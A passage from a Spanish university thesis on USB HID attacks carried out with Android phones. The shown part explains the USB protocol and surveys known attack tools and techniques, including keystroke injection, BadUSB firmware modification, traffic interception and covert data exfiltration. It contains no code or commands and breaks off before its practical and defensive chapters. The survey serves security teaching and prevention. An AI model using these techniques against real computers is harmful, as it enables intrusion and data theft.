Ataques USB HID mediante dispositivos Android
USB HID Attacks using Android devices

Memoria Trabajo Fin de Grado
Grado en Ingeniería Informática
UNIVERSIDAD COMPLUTENSE DE MADRID 2021/2022

Grupo:
Alae Eddine Mouhib
David Fernández Peña
Pablo García Monzón
Tutor:
Luis Piñuel Moreno

Resumen

En este trabajo se investiga el uso del puerto USB para realizar ataques que podrían comprometer los equipos de las personas, las cuales calificamos en este trabajo como víctimas de los ataques.

Todos los ordenadores a día de hoy tienen uno o varios puertos USB, los cuales se utilizan para conectar periféricos, teléfonos móviles para transmisión de datos o energía, memorias, etc. Dicho puerto se podría considerar una puerta de acceso directa a un equipo, por lo que bajo un mínimo despiste, un usuario descuidado ya sea por desconocimiento sobre este tipo de ataques o por despreocupación por su seguridad y la de sus datos, podría convertirse fácilmente en una víctima de un ataque HID USB.
Existen varias formas de comprometer un puerto USB, entre ellas vamos a destacar el uso de un dispositivo Android para llevar a cabo un ataque de este tipo.

¿Alguna vez has conectado un dispositivo Android a tu equipo? En caso de no haberlo hecho, ¿Has visto a otra persona hacerlo?
La necesidad de analizar el comportamiento de este tipo de ataques mediante un dispositivo Android es alta, debido a que a día de hoy, año 2022, gran parte de la población tiene un dispositivo de este tipo y no resulta nada extraño tener que conectarlo a un ordenador mediante un puerto USB, ya sea para cargar el dispositivo, o para transferir datos.

El ejemplo más claro del que podemos hablar, es el de conectar un dispositivo Android propio o de otro conocido a nuestro equipo. Por lo que vamos a explicar en este trabajo cómo se podría evitar que penetren en nuestro equipo con la facilidad de conectar un dispositivo a nuestro puerto USB, además de mostrar algunos tipos de ataques más comunes que podrían comprometer nuestro equipo e información personal en cuestión de segundos aprovechando cualquier despiste a nuestro equipo personal o el desconocimiento de estos ataques en cuestión.

Summary

This work investigates the use of the USB port to perform attacks that could compromise the PC devices of the people, who we denominate as victims of the attacks.

Nowadays all the PC´s have one or several USB ports, which are used to connect peripherals, transmit data or power, memories, etc. The USB port could be consider as an direct access door to a PC device so under minimal oversight, a neglected user could easily become a victim of a HID USB attack.

There are several ways to compromise a USB port, among them we will highlight the use of an Android device to carry out our attacks.

Have you ever connected an Android device to your PC? If not, have you seen someone else do it?
The need to analyze the behavior of such attacks using an Android device is high, because nowadays, year 2022, much of the population has this type of devices and it is not strange to have to connect it to a PC using a USB port, either to charge the device, or to transfer data.

The clearest example we can talk about, is to connect an Android device of your own or another known to our PC. So we're going to explain in this work how you could prevent the penetration in our computer with the ease of connecting a device to our USB port, in addition to showing some types of more common attacks that could compromise our PC and personal information in a matter of seconds taking advantage of any misdirection to our personal PC or ignorance of these attacks in question.

Palabras clave

- HID (Human Interface Device).
- Android.
- Ataque
- Exfiltración
- Kernel

Keywords

- HID (Human Interface Device).
- Android.
- Attack
- Exfiltration
- Kernel

Índice general

Índice I

1. Introducción 1
- 1.1. Motivación . . . 1
- 1.2. Objetivos . . . 2
- 1.3. Plan de trabajo . . . 2
- 1.4. Relación con Grado de Ingeniería Informática . . . 3

2. Ataques USB 5
- 2.1. Ataques USB HID . . . 5
- 2.2. Puerto USB[13] . . . 5
- 2.3. Tipos de ataques USB HID[22] . . . 10
  - 2.3.1. Tipos de ataques según la técnica utilizada . . . 10
  - 2.3.2. Tipos de ataques según el hardware utilizado . . . 10
- 2.4. Herramientas . . . 15

3. Equipo Android atacante 19
- 3.1. Root . . . 19
  - 3.1.1. Qué es rootear tu Android . . . 19
  - 3.1.2. Para qué sirve rootear tu Android . . . 19
- 3.2. Kernel . . . 22
- 3.3. Nexus 5[6] . . . 22
  - 3.3.1. Desbrickear Nexus 5 . . . 23

4. Pruebas de ataques USB HID 25
- 4.1. Ataque 1: default gateway override (BadUSB MITM Attack) . . . 25
- 4.2. Ataque 2: Kyestroke injection + descarga y ejecución de payload: . . . 28
- 4.3. Ataque 3: Creación de usuario con permisos de Administrador: . . . 34
- 4.4. Ataque 4: Exfiltración de contraseñas de WIFI + Información del Host. . . . 36

5. Solución y prevención de ataques USB HID 39
- 5.1. Ejecución automática "autorun": . . . 39
- 5.2. Impedir la conexión de unidades USB: . . . 40
  - 5.2.1. Dispositivo ya configurado en el equipo: . . . 40
  - 5.2.2. Dispositivo no configurado en el equipo:[14] . . . 41
- 5.3. Desactivar los puertos USB desde el administrador de dispositivos: . . . 41
- 5.4. Desactivar los puertos USB desde la BIOS: . . . 41

5.5. Posibles herramientas . . . 41
5.5.1. Data Security[3] . . . 42
5.5.2. Endpoint Security[4] . . . 42
5.6. Soluciones a ataques . . . 42
5.6.1. Ataque Default Gateway Override: . . . 43
5.6.2. Ataque Keystroke Injection: . . . 43
5.6.3. Ataque de creación de Usuario con permisos de Administrador: . . . 44
5.6.4. Ataque Exfiltración de datos: . . . 44

6. Conclusión **46**
6.1. Conclusión . . . 46
6.2. Trabajo futuro . . . 48

7. Contribución al proyecto **50**
7.1. David Fernández Peña . . . 50
7.2. Pablo García Monzón . . . 52
7.3. Alae Eddine Mouhib . . . 54

Bibliografía **57**

Capítulo 1

Introducción

1.1. Motivación

La ciberseguridad, para las personas, toma parte en la mayoría de ámbitos de nuestra vida y no siempre nos damos cuenta de con qué o cómo podría ser vulnerada. La confianza que se deposita en muchas situaciones y objetos, puede hacer vulnerable la seguridad de nuestros datos personales, dispositivos e incluso de nosotros mismos.

En nuestro día a día utilizamos gran variedad de dispositivos, como móviles, dispositivos USB, periféricos conectados a nuestro ordenador o incluso accedemos a distintas aplicaciones mediante códigos QR. Esta práctica se ha vuelto algo tan natural como encender nuestro ordenador por las mañanas. Pero ¿por qué estamos seguros de que no son una amenaza para nuestra seguridad?

Lo cierto, es que sí pueden serlo. Basándonos en que para nuestro equipo de trabajo, la ciberseguridad es una de nuestras inquietudes y forma parte de nuestro día a día, ya que realizamos nuestras prácticas en empresas dedicadas a ello. Además de las constantes noticias, por poner un ejemplo, donde la ingeniería social usada mediante simples componentes de nuestro día a día, como un simple flyer con un código QR, consigue comprometer toda tu información personal.

Nos ha levantado la curiosidad, saber como un tipo de ataques (ataques USB HID) mediante un Android, que es uno de los dispositivos más comunes entre las personas, puede vulnerar nuestra seguridad simplemente con la apariencia de estar cargando en nuestro ordenador.

1.2. Objetivos

El objetivo de esta investigación es mostrar algunos de los ataques más comunes que se podrían dar en cualquier situación y que cualquier persona podría ser susceptible a ser víctima del mismo. Además de mostrar el ataque, queremos recomendar y enseñar las acciones necesarias para evitar caer en la trampa de los atacantes que emplean las técnicas y ataques de los que hablaremos más adelante.

La investigación que queremos realizar se basa en analizar los ataques USB HID pero centrarnos sobre todo en utilizar un dispositivo Android como máquina atacante.

Un dispositivo Android, como máquina atacante, es una muy buena práctica para mostrar a nuestro público lo fácil y peligroso que podría ser caer en una trampa de un atacante que utilice uno de estos dispositivos, ya que a día de hoy es muy común ver a cualquier persona con un Smartphone, y si además tenemos en cuenta que también está muy normalizado el hecho de conectar un teléfono móvil a una computadora para cargarlo, hace evidente que estos ataques se pueden ejercer sin tener que hacer mucho esfuerzo para tener acceso al puerto USB de la víctima.

Por esto mismo hemos decidido analizar los ataques USB HID mediante dispositivos Android y buscar una solución a los mismos, mostrando así la vulnerabilidad a la que estamos expuestos con solo conectar nuestro teléfono a otro dispositivo para ser atacado.

1.3. Plan de trabajo

El siguiente trabajo se ha estructurado de la siguiente manera:

- Reunión inicial con el tutor del TFG.
- Establecimiento de reuniones periódicas cada 2 semanas con el tutor.
- Reuniones un día a la semana para hablar sobre avances y solucionar problemas por parte de los integrantes del grupo.
- Disponibilidad completa del grupo de trabajo para tratar cualquier tema telemáticamente.
- Primero, reunión inicial para hablar sobre los principales puntos del trabajo y fijación de fecha límite para compartir toda la información adquirida hasta el día de la reunión.
- A continuación, establecimiento de unas pautas a seguir para documentar toda la información obtenida por parte de los integrantes del grupo para evitar volver a buscar información una vez estén todos los puntos bien estructurados.

- Tras las reuniones anteriores se da por finalizada la parte de documentación y la siguiente reunión que se fija es para organizar la parte práctica del trabajo.
- A continuación, aumentamos la disponibilidad de los integrantes del grupo para tratar los inconvenientes que vayan apareciendo a medida que avanza el trabajo práctico. En este caso, configurar los dispositivos atacantes a la vez que se realizan búsquedas de información sobre ataques HID USB con dispositivos Android, además de los ya encontrados durante la documentación inicial.
- Una vez resueltos los problemas prácticos relacionados con la configuración de los dispositivos, las reuniones establecidas siguen siendo 1 o 2 veces por semana para realizar pruebas prácticas de los ataques, además del trabajo individual por separado, con disposición completa para tratar cualquier duda que surja para cualquier integrante del grupo, como se ha mencionado anteriormente.
- Seguidamente, y tras resolver todos los problemas y finalizado el proceso de pruebas prácticas las reuniones se reducen a 1 vez por semana para trabajar juntos presencialmente o telemáticamente. Éstas reuniones son para pulir la memoria y documentar de forma definitiva la memoria del trabajo, plasmando tanto la parte de la documentación como la parte práctica del trabajo.
- Finalmente, también de manera presencial o telemática, las reuniones establecidas se realizan para completar puntos clave de la memoria como la conclusión y el trabajo futuro.

Cabe recalcar que las reuniones con el tutor siguen el plan establecido al comienzo del plan, y que las reuniones de los integrantes del grupo además del trabajo por separado son para completar todos los puntos del trabajo siguiendo el orden establecido en el índice del documento.

1.4. Relación con Grado de Ingeniería Informática

En nuestro proyecto, existe relación con varias asignaturas en concreto, y cada una nos ha aportado una base de información para los distintos ámbitos del mismo, a continuación se detalla esta relación dependiendo de la asignatura:

Redes y seguridad: en esta asignatura hemos visto muchos de los aspectos de manera general, en los que se basa nuestro proyecto. Se analizaron todos los tipos de ataques que existen y que se pueden dar en la actualidad, usando ejemplos reales que ya han ocurrido. Se habla sobre la ciberseguridad, qué es una vulnerabilidad y lo que conlleva, qué es un ataque, qué tipos existen y cuál es su anatomía. Incluso se centra en explicar, algo más en profundidad, ataques y técnicas que se han probado en nuestro proyecto, como los ataques Backdoor o la técnica Man in the Middle. En esta asignatura también se habla del usuario root, algo imprescindible para nosotros e incluso en las prácticas, hemos llegado a buscar

vulnerabilidades en distintos sistemas operativos, de la misma manera que hemos hecho en nuestro proyecto. Por último, encontramos relación en la teoría de cómo detectar intrusos en la red, cómo establecer conexiones seguras e incluso en el uso de IPTABLES, usadas en uno de los ataques mostrados.

Sistemas operativos: En esta asignatura hemos visto todo lo relacionado con los dispositivos que nos permitirán llevar a cabo los ataques, en ella se hablaba de los sistemas operativos, lo que son, sus componentes y como se arrancan. Se habla de los distintos módulos del kernel, los cuales en nuestro proyecto debemos tener modificados y de cómo se gestionan los drivers, a los cuales en varios ataques, haremos pensar que los dispositivos que se conectan son distintos a los que realmente son.

Redes: En nuestro proyecto, podemos ver reflejados conocimientos adquiridos en la asignatura de Redes, al haber probado un ataque que simula una interfaz de red y que se mezcla con las técnicas aprendidas en redes y seguridad sobre los ataques, como Man in the middle. En esta asignatura también aprendimos a utilizar la herramienta de Wireshark, que permite ver el tráfico de datos y nos ha sido útil para corroborar el funcionamiento de uno de los ataques.

Trabajo en equipo: Durante toda la carrera hemos tenido muchas asignaturas en las que hemos tenido que aprender a trabajar en equipos de distintos tamaños. Esto nos ha servido mucho a la hora de repartir el trabajo y las metodologías que seguir a la hora en la que nos encontrábamos con algún obstáculo que no nos dejaba avanzar. Nos parece algo a tener en cuenta, ya que es algo que vamos a tener que poner en práctica durante casi toda nuestra carrera profesional.

Capítulo 2

Ataques USB

2.1. Ataques USB HID

Los ataques HID (Human Interface Device), son aquellos que tienen como fin emular el comportamiento de los dispositivos externos que interactúan directamente con el usuario, como podrían ser un ratón o un teclado.

Cuando hablamos de un ataque USB HID, nos referimos a ataques preprogramados que se llevan a cabo para facilitar los ataques HID, mediante una conexión USB. En este tipo de ataques, la principal ventaja, es que a día de hoy el puerto USB es el más utilizado para conectar cualquier dispositivo a una computadora, como un ratón que es imprescindible para manejarse dentro de la computadora o un dispositivo externo como un teléfono móvil para transferir archivos o simplemente cargarlo.

El puerto USB, al ser un puerto tan común, la mayoría de las personas desconocen todas las vulnerabilidades que conlleva su uso, además, al ser un puerto, lo ataques no dependen de un sistema operativo, sino que se pueden enfocar a todo tipo de plataformas que tengan puerto USB y/o soporte de dispositivo HID.

Una de las principales técnicas usadas para conseguir este tipo de ataques, es mediante la ingeniería social, por la cual, el atacante conseguiría conectar su dispositivo malicioso y ejecutar el ataque deseado, sin que la víctima sepa de sus intenciones.

2.2. Puerto USB[13]

El protocolo USB es probablemente el estándar más popular para conectar dispositivos periféricos a un ordenador. Un ordenador tiene un HUB incorporado que normalmente dispone de dos o más puertos USB.

Los dispositivos USB o periféricos se pueden clasificar entre I/O (Entrada/Salida E/S) que extienden las capacidades del host y dispositivos HUB que simplemente conectan dispositivos adicionales al propio host.

Un cable USB tiene dos propósitos principales:

- Permite la comunicación entre un dispositivo USB/periférico y un host.
- Proporciona corriente eléctrica al dispositivo USB.

Los conectores de los cables USB fueron específicamente diseñados con los pines de corriente más largos que los pines de señal, de manera que la corriente es aplicada siempre antes que las señales. Los dispositivos USB son controlados por microcontroladores o microchips que se encargan de toda la interacción que tiene el dispositivo con el host. El microcontrolador contiene una CPU y posiblemente un BOOTLOADER. La CPU ejecuta el firmware que define cómo se tiene que comportar el dispositivo en respuesta a las peticiones del host. El bootloader permite cargar firmware en el dispositivo que permitirá mejorar su funcionalidad y su comunicación con el host.

Una de las principales ventajas de USB es que es un estándar abierto. Dicha ventaja permite que este protocolo pueda seguir mejorando según las necesidades que vayan surgiendo a lo largo del tiempo.

Además, USB destaca por sus características principales, que satisfacen las necesidades de los usuarios, entre las cuales podemos mencionar su interfaz. USB ofrece una interfaz con una gran versatilidad que permite ser utilizado por una gran variedad de dispositivos. Esto se refiere a que en vez de tener un conector diferente para cada dispositivo, con su respectivo soporte hardware, USB proporciona la misma interfaz para todos.

Además de la interfaz, USB ofrece una configuración automática para los dispositivos conocidos, así cuando un usuario conecta un dispositivo, el SO reconoce el dispositivo y eso le permite cargar su software concreto. Un caso que nos encontramos en este trabajo de investigación es que al conectar un dispositivo configurado para ser nuestra máquina atacante, el SO nos advertía de que necesitábamos insertar un disco con los drivers necesarios para proceder con la instalación automática.

Otra característica que todo usuario conoce es la alimentación que proporciona el puerto USB, a día de hoy muchos usuarios utilizan este puerto para dar corriente a otro dispositivo, como podría ser un teléfono móvil para cargarlo. Todo ello se debe a que USB ofrece suministro de energía eléctrica a través de los 5V que entrega el ordenador, es decir, no necesita de alimentación externa. Cabe mencionar que como máximo se puede consumir 500 mA.

USB permite la conexión de 127 dispositivos a la vez, lo que permite utilizar una gran cantidad y variedad de dispositivos para realizar diferentes tareas sin sobrecargar el protocolo.

USB, al igual que todos los protocolos, dispone de varias versiones. A día de hoy existen 4 distintas versiones. Estas versiones han ido apareciendo a medida que se ha necesitado mejorar la velocidad de transmisión y más características que iremos mencionando.

USB 1.1: Esta especificación al ser la primera, contiene todas las características que definen el puerto USB, sus características más destacables son, que tiene 2 velocidades de transmisión, una que se llama full-speed (12 Mbps) y otra que es low-speed (1.5 Mbps) que es para dispositivos con poca exigencia de transmisión como pueden ser un ratón o un teclado. Las demás características son las que hemos mencionado anteriormente como la conexión sin requerir energía eléctrica de una fuente externa, ya que la suministra el propio puerto y la conexión de 127 dispositivos, con configuración automática de dispositivos para que no se tenga que realizar a mano cada vez que queramos conectar un nuevo dispositivo.

USB 2.0: Esta versión se diseñó para mejorar la velocidad high-speed, llegando hasta 480 Mbps, la cual aporta gran comodidad para dispositivos como impresoras o cámaras fotográficas.

USB 3.0: Esta versión también ha aumentado la velocidad de transmisión hasta llegar a 625 Mbps, lo que equivale a 5 Gigabits/s. Esta actualización permite que los procesos de carga y descarga de datos se puedan realizar de manera simultánea sin que sea un proceso lento.

USB OTG: Esta actualización surge a partir de la petición de usuarios que querían cambiar la forma de conectar los dispositivos USB, el ejemplo básico es querer utilizar una impresora directamente conectada a cámara. Esto permite ampliar la capacidad de conectar mediante el protocolo diferentes dispositivos para facilitar su comunicación sin tener que depender de que el host sea un ordenador.

En USB destacan 2 tipos de conectores. El conector llamado Tipo A, que tiene una forma rectangular y es usado para dispositivos que no exijan demasiado ancho de banda, como solo los ratones o teclados. El otro tipo de conector es el Tipo B, cuya forma es cuadrada y es usado por dispositivos con alta exigencia de velocidad, como discos duros externos. Tanto el Tipo A como el Tipo B son aquellos conectores que se introducen en el puerto del ordenador, sin embargo, en el otro extremo del cable USB podemos encontrar otro tipo de conectores que se encargaría de comunicar al ordenador con otros tipos de dispositivos entre los que destacamos: el USB Mini, el USB Micro, USB Tipo C y el USB Micro B.

Figura 2.1: *Conectores USB*

Los conectores disponen de 4 partes funcionales que permiten su uso, esas partes son: la fuente de alimentación, generalmente de +5V y un máximos de 100 mA, datos (D-), datos (D+) y conexión a tierra (GND).

El funcionamiento del USB no es complejo, aunque no viene mal conocer un poco este funcionamiento ya que, en su gran mayoría, el usuario medio que utiliza este puerto no es consciente de cómo funciona internamente, lo cual hace susceptible a dichos usuarios a ser las víctimas más vulnerables de este tipo de ataques.

Como hemos mencionado antes, el USB puede proporcionar fuente de alimentación, con un límite de 15 V por dispositivo. Para este funcionamiento se apoya en un cable cuyas componentes son los 4 conectores que hemos mencionado anteriormente.

El estándar USB, permite la conexión entre los dispositivos de dos formas, la primera forma es en bus, y la otra es en estrella. Esto simplemente ayuda a que los dispositivos estén dispersos en forma de cadena o en forma de ramas respectivamente.

En cuanto a la forma de ramas, se lleva a cabo mediante concentradores los cuales tienen varias salidas pero solo dependen de una entrada, y además, algunos son para suministrar energía y otros para recibir esa energía, que principalmente suele venir del host principal que es un ordenador.

Para comunicar un host con los dispositivos se utiliza un protocolo basado en una red de anillos, que se basa en repartir el ancho de banda entre todos los dispositivos conectados. Emite señales cada milisegundo, y durante ese período de tiempo, se le otorga a cada dispositivo conectado la posibilidad de establecer conexión. Si nuestro host desea comunicarse con alguno de los dispositivos conectados, envía un paquete de datos cifrado en el cual designa

el dispositivo. Dicho paquete llega a un dispositivo, y este se encarga de comprobar si le corresponde. En caso de no ser el dispositivo que se está buscando, este envía el paquete a otros dispositivos hasta que uno reconoce su dirección de red y envía un paquete como respuesta para establecer dicha comunicación.

La longitud máxima para conectar un cable son 5 metros, entre cada dispositivo. Además, se permiten hasta 5 concentradores. Esto ayuda a que finalmente sea posible crear una conexión con una longitud de 25 metros, encadenando los dispositivos.

Una característica destacable del puerto USB es que admite que los dispositivos puedan conectarse sin apagar el equipo, a lo que se le llama conexión en caliente. El procedimiento se basa en que el host detecta que un nuevo dispositivo se quiere conectar, gracias a los hilos D- y D+ que sufren un cambio de tensión. Una vez detectado ese cambio de tensión se envía una señal que perdura 10 ms para hacerle saber al dispositivo que se procederá a entregarle corriente, lo cual se establece mediante los otros dos hilos restantes (VBUS y GND). Recordemos que lo máximo son 100 mA por dispositivo.

Un punto importante son las direcciones de las que dispone el host. Cada dispositivo se apodera de una dirección de 7 bits, lo que da lugar a un máximo de 128 dispositivos, a excepción de la dirección 0 que se mantiene reservada. ¿Qué sucede con la dirección reservada y cómo se le podría dar uso? La dirección reservada es la que se le asigna a los dispositivos nuevos, pero solo la mantienen hasta que el host recorre todas las direcciones ocupadas para asegurarse de que le entrega una dirección disponible al nuevo dispositivo sin perjudicar las conexiones ya establecidas.

Finalmente, cuando se establece una dirección adecuada al nuevo dispositivo se procede a la instalación de los drivers específicos del mismo, aunque hoy en día, en la mayoría de casos los equipos ya disponen de los drivers necesarios para la mayoría de los dispositivos conocidos, sin embargo, si queremos conectar un dispositivo que el equipo no reconoce sus drivers, tendremos que realizar la instalación de los mismos manualmente y así ayudar a que el equipo reconozca el dispositivo en cuestión.

2.3. Tipos de ataques USB HID[22]

2.3.1. Tipos de ataques según la técnica utilizada

Existen varias técnicas de ataques a dia de hoy, entre ellas, las más destacables son las siguientes:

- Exfiltración de datos: "Se conoce como exfiltración de datos, o fuga de información, a la transferencia de información sensible entre la red de una organización víctima y una ubicación externa controlada por atacantes externos a la organización o por los denominados insiders."[5]
- Robo de tráfico de red: ataques del tipo MITM (man in the middle) en los que el atacante consigue hacer que el tráfico de red pase por las manos del atacante.
- Pulsación de teclas/inyección de clicks de ratón: el atacante a través de diferentes medios puede ser capaz de realizar diferentes combinaciones de teclas y/o clicks de ratón que pueden abrir brechas de seguridad en nuestro sistema.
- Ataques BadUSB: estos ataques utilizan las debilidades propias del firmware del puerto usb. Los atacantes programan un dispositivo USB para llevar a cabo acciones como pulsaciones de teclas, clicks de ratón, ejecutar scripts maliciosos, etc.[2]
- Eléctricos (estos inyectan voltaje directamente a la PC víctima, lo que podría provocar serias averías y pérdida de datos)

2.3.2. Tipos de ataques según el hardware utilizado

Las técnicas mencionadas se utilizan a la hora de realizar ataques, los cuales se diferencian en el tipo de hardware que emplean. A continuación, mostramos algunos de los ataques que nos resultan más comunes o interesantes, primero en modo resumen y después se detalla más cada ataque:

Microcrontoladores programados

"Un microcontrolador (abreviado µC, UC o mCU) es un circuito integrado programable, capaz de ejecutar las órdenes grabadas en su memoria", mediante estas órdenes es posible realizar ataques como los siguientes[24]

- USB Rubber Ducky: Actúa como un teclado, utiliza la técnica de pulsación de teclas para poder cambiar ajustes del sistema, abrir puertas traseras, robo de datos o cualquier acción posible teniendo acceso físico a los entornos.

- PHUKD/URFUKED: PHUKD combina la emulación de teclado y ratón. En cambio, URFUKED permite la inyección remota. Usando microcontroladores Teensy.
- USBDRIVEBY: Proporciona una rápida instalación encubierta de puertas traseras y sobreescritura de ajustes de DNS en un host desbloqueado con OS X (archivo de configuración de correspondencias nombreDominio-Dirección IP), vía USB. Esto lo hace emulando el comportamiento de un teclado y un ratón. Se aprovecha de que al enchufar un teclado o un ratón no se necesita autorización. También hace uso de algunos AppleScript desprotegidos además de cuidadosos movimientos de ratón para evadir controles de seguridad. Al igual que PHUKD y URFUKED, usa microcontroladores Teensy.
- EVILDUINO: USB hardware Trojan, emula un teclado/ratón de acuerdo con un script predescargado/programado. Similar a Teensy y USB Rubber Ducky pero mucho más barato.
- UNINTENDED USB CHANNEL (canal USB involuntario): USB hardware Trojan que filtra datos mediante unintended USB channels. Un unintended USB channel es aquel en el que el protocolo USB es usado para comunicarse de una manera no anticipada o esperada por este mismo protocolo. Se definieron dos unintended channels: control e isócrono.
    - Usando emulación de teclado el troyano podría filtrar datos mediante transferencias de control usadas para encender y apagar la luz LED del teclado que muestra que una tecla de modificación ha sido pulsada.
    - También es posible emular un speaker USB que obtuvo un mayor rendimiento en exfiltración de datos vía isocrona usada para transmitir audio del host al speaker.
- TURNIP SCHOOL (COTTONMOUTH-1): Es un dispositivo diseñado como un USB hub, que contiene un microprocesador y una radio, ambos implantados en una placa conectada a un cable de terminación USB. Proporciona comunicación por radio frecuencia (a poca distancia) con el host. Este dispositivo permitía a los atacantes interceptar las comunicaciones usando dispositivos periféricos (teclado, impresora) e inyectar código malicioso. Este dispositivo fue diseñado para proporcionar capacidad de persistencia de software, capacidad de reprogramación y aplicación de comunicaciones encubiertas en un dispositivo ya infectado (para infiltración/exfiltración de comandos/datos)
- ATTACKS ON WIRELESS USB DONGLES: se trata de utilizar un dispositivo llamado KeySweeper que de manera encubierta es capaz de loguear y desencriptar pulsaciones de teclados o ratones inalámbricos, pudiendo así "secuestrar" estos dispositivos. 3 posibles ataques:

- Emparejamiento forzado: para emparejar algunos dispositivos inalámbricos es necesario poner su dongle o adaptador en modo emparejamiento, sin embargo se ha demostrado que en algunos de ellos se puede hacer de manera remota.
- Pulsación de teclas suplantando un ratón: Algunos dongles no verifican si el tipo de señal que les llega corresponde con el tipo de dispositivo que las transmite. Es decir si un dongle se supone que tiene que estar conectado a un ratón, pero en su lugar le llegan paquetes de pulsación de teclas y como este no espera recibir paquetes de ratón encriptados simplemente acepta los paquetes de pulsación de teclas.
- Pulsación de teclas suplantando un teclado: Muchos de los teclados encriptan datos antes de transmitirlos al dongle pero en otros no es necesario, por lo que, un atacante puede emparejarse con ese dongle como un nuevo teclado y enviar paquetes de pulsación no encriptados.

- DEFAULT GATEWAY OVERRIDE: Usando un dispositivo Android, emula un dispositivo USB Ethernet Adapter, el móvil crea una nueva conexión de red sin que el host se entere. Provoca que el host se conecta a una gateway por defecto (creada por el móvil) que intercepta todo el tráfico de red. También es posible llevar a cabo este ataque gracias a Kali Nethunter, que es una ROM disponible para Android.

Nombre del ataque	**Técnica**
USB Rubber Ducky	Pulsación de teclas, BadUSB, exfiltración de datos
PHUKD/URFUKED	Pulsación de teclas, BadUSB, exfiltración de datos
USBDriveBy	Pulsación de teclas, BadUSB, exfiltración de datos
Evilduino	Pulsación de teclas, BadUSB, exfiltración de datos
Unintended USB Channel	Pulsación de teclas, BadUSB, exfiltración de datos
Turnip School (COTTONMOUTH)	Pulsación de teclas, BadUSB, exfiltración de datos
Attack On Wireless Dongles	Pulsación de teclas, BadUSB, exfiltración de datos
Default Gateway Override	Robo de tráfico de red

Cuadro 2.1: *Hardware Microcontroladores programados*

Periféricos USB

Este tipo de ataques se dividen en dos tipos: reprogramados y no reprogramados.

Reprogramados:

- Smartphone based HID attacks:

    - Uso de un android malicioso para emular un teclado y un ratón, creando un controlador de gadget USB personalizado, permitiendo enviar sigilosamente comandos predefinidos y simular actividades maliciosas.
    - Kali NetHunter. La herramienta incluye un modo HID USB que convierte el dispositivo conectado mediante cable USB en un teclado preprogramado capaz de escribir cualquier comando emitido por el usuario.

- DNS override by modified USB firmware: Utiliza la técnica de robo de tráfico de red mediante un ataque BadUSB con modificación de firmware. El ataque asigna un DNS por DHCP sobre un adaptador Ethernet USB falso, modificando el firmware de la unidad flash USB para emular un adaptador Ethernet USB que funciona como servidor DHCP que asigna el host conectado al DNS malicioso.

- Keyboard emulation by modified USB firmware: Utilizando la técnica de pulsación de teclas, modifica el firmware de un dispositivo flash USB para emular el comportamiento de un teclado, que una vez conectado desde windows accede a una máquina Linux, donde usando una secuencia de pulsaciones propia de Linux es capaz de infectar el host al que está conectado el dispositivo. Cabe recalcar que con conexión a internet se puede descargar cualquier archivo malicioso que esté en internet y tengamos la URL del mismo.

- Hidden Partition Patch: Utilizando la técnica de exfiltración de datos, la unidad flash USB puede ser reprogramada para actuar como una unidad normal a excepción de unos segundos, cuando el usuario realiza la acción de extraer de forma segura, en ese momento la unidad es reprogramada para montar una segunda partición oculta en la máquina víctima.

- iSeeYou: Deshabilitando el LED indicador de la webcam del MacBook, este ataque utiliza un programa POC llamado iSeeYou que reprograma el firmware de una clase de webcams iSight internas de Apple, las cuales se utilizan en algunas versiones de portátiles MacBook y escritorios iMac, para que un atacante pueda capturar video de forma encubierta sin que el indicador LED esté encendido, lo cual es señal de que la cámara está grabando y llamaría la atención de la víctima del ataque.

Nombre del ataque	**Técnica**
Smartphone based hid attacks	Pulsación de teclas, exfiltración de datos, robo de tráfico de la red
DNS override by modified USB firmware	BadUSB, robo de tráfico de red
Keyboard emulation by modified USB firmware	Pulsación de teclas
Hidden partition patch	Exfiltración de datos
iSeeYou	BadUSB

Cuadro 2.2: *Hardware Periféricos reprogramados*

No reprogramados:

- .LNK Stuxnet/Funny USB Flash Drive Exploit(shell extension exploits): Este ataque explota la vulnerabilidad del controlador de iconos de shell del archivo .LNK de windows para infectar el PC. Stuxnet es un gusano capaz de propagarse sin ser detectado, al igual que el gusano Funny. El código para manejar los iconos analiza un archivo .LNK para determinar el icono a mostrar, al inyectar un archivo .LNK malicioso, se analiza el archivo y explota la vulnerabilidad al ejecutar su código.

- USB backdoor into Air-Gapped Hosts: Este ataque se basa en establecer una puerta trasera en hosts con air-gap. Air-gap se refiere a un espacio vacío entre la computadora y las redes, que no puede ser detectado y reduce el riesgo de ser atacado ya que no puede ser atacado a través de la red. Para este ataque se crea un área de almacenamiento oculta en la memoria USB que contiene comandos con los que se infecta a una computadora sin conexión a internet, recopilando información básica del sistema guardándola en el área oculta. Una vez un dispositivo con información oculta se conecta al sistema infectado, los datos se recopilan en el almacenamiento oculto. Si los atacantes desean ejecutar comandos en el espacio aéreo, simplemente los guardan en el área oculta de la memoria USB. Funny reconocerá los comandos y los ejecutará una vez el dispositivo se conecte a una computadora con air gap. Este ataque ha permitido la ejecución de comandos dentro de redes con air-gap y también mapear la infraestructura de las mismas.

- AutoRun Exploits: Estos ataques son conocidos por su ejecución automática sin necesidad de la interacción del usuario (Microsoft deshabilitó la función de reproducción automática para unidades extraíbles). Los ataques más comunes se basan en conectarse a un host e instalar un programa malicioso que luego trata los datos, los comprime y envía al almacenamiento USB o incluso a una cuenta de correo electrónico.

- USB Thief: Es un malware de robo de datos, que se propaga a través de aplicaciones populares como Firefox, Notepad++... Su funcionamiento se basa en ocultarse en la cadena de comandos de dichas aplicaciones (en forma de DLL o complemento) y ejecutarse en segundo plano. Lo que hace es recopilar información del host, cifrar y copiar

en la unidad USB, por lo que es sigiloso y dificulta saber qué información se ha robado.

- Buffer Overflow based Attack: Al insertar un nuevo dispositivo USB, el host enumera sus funciones y obtiene ciertos datos para describir el dispositivo, como el VID o PID, una vez obtenido el descriptor, el controlador apropiado se carga en la memoria para que lo use el SO y así facilitar la comunicación entre el SW y el dispositivo USB. Los controladores USB que no comprueben correctamente los límites de la entrada que proporciona el dispositivo USB pueden provocar un desbordamiento de búfer. La forma de inyectar código malicioso en este tipo de ataques es mediante la respuesta que envía el dispositivo al controlador una vez el controlador informe de que ya se está ejecutando, entonces el mensaje de respuesta podría ser un mensaje oculto con código malicioso(ej. abrir puerta trasera y desbloquear pantalla.)

Nombre del ataque	**Técnica**
LNK Stuxnet/Funny USB Flash Drive Exploit	BadUSB
USB Backdoor Into Air-Gaped Hosts	Exfiltración de datos, robo de tráfico de red
Autorun Exploits	Exfiltración de datos
USB Thiefs	Exfiltración de datos
Buffer Overflow Based Attack	Exfiltración de datos, robo de tráfico de red
USB killer	Eléctrico

Cuadro 2.3: *Hardware Periféricos no reprogramados*

Eléctricos:

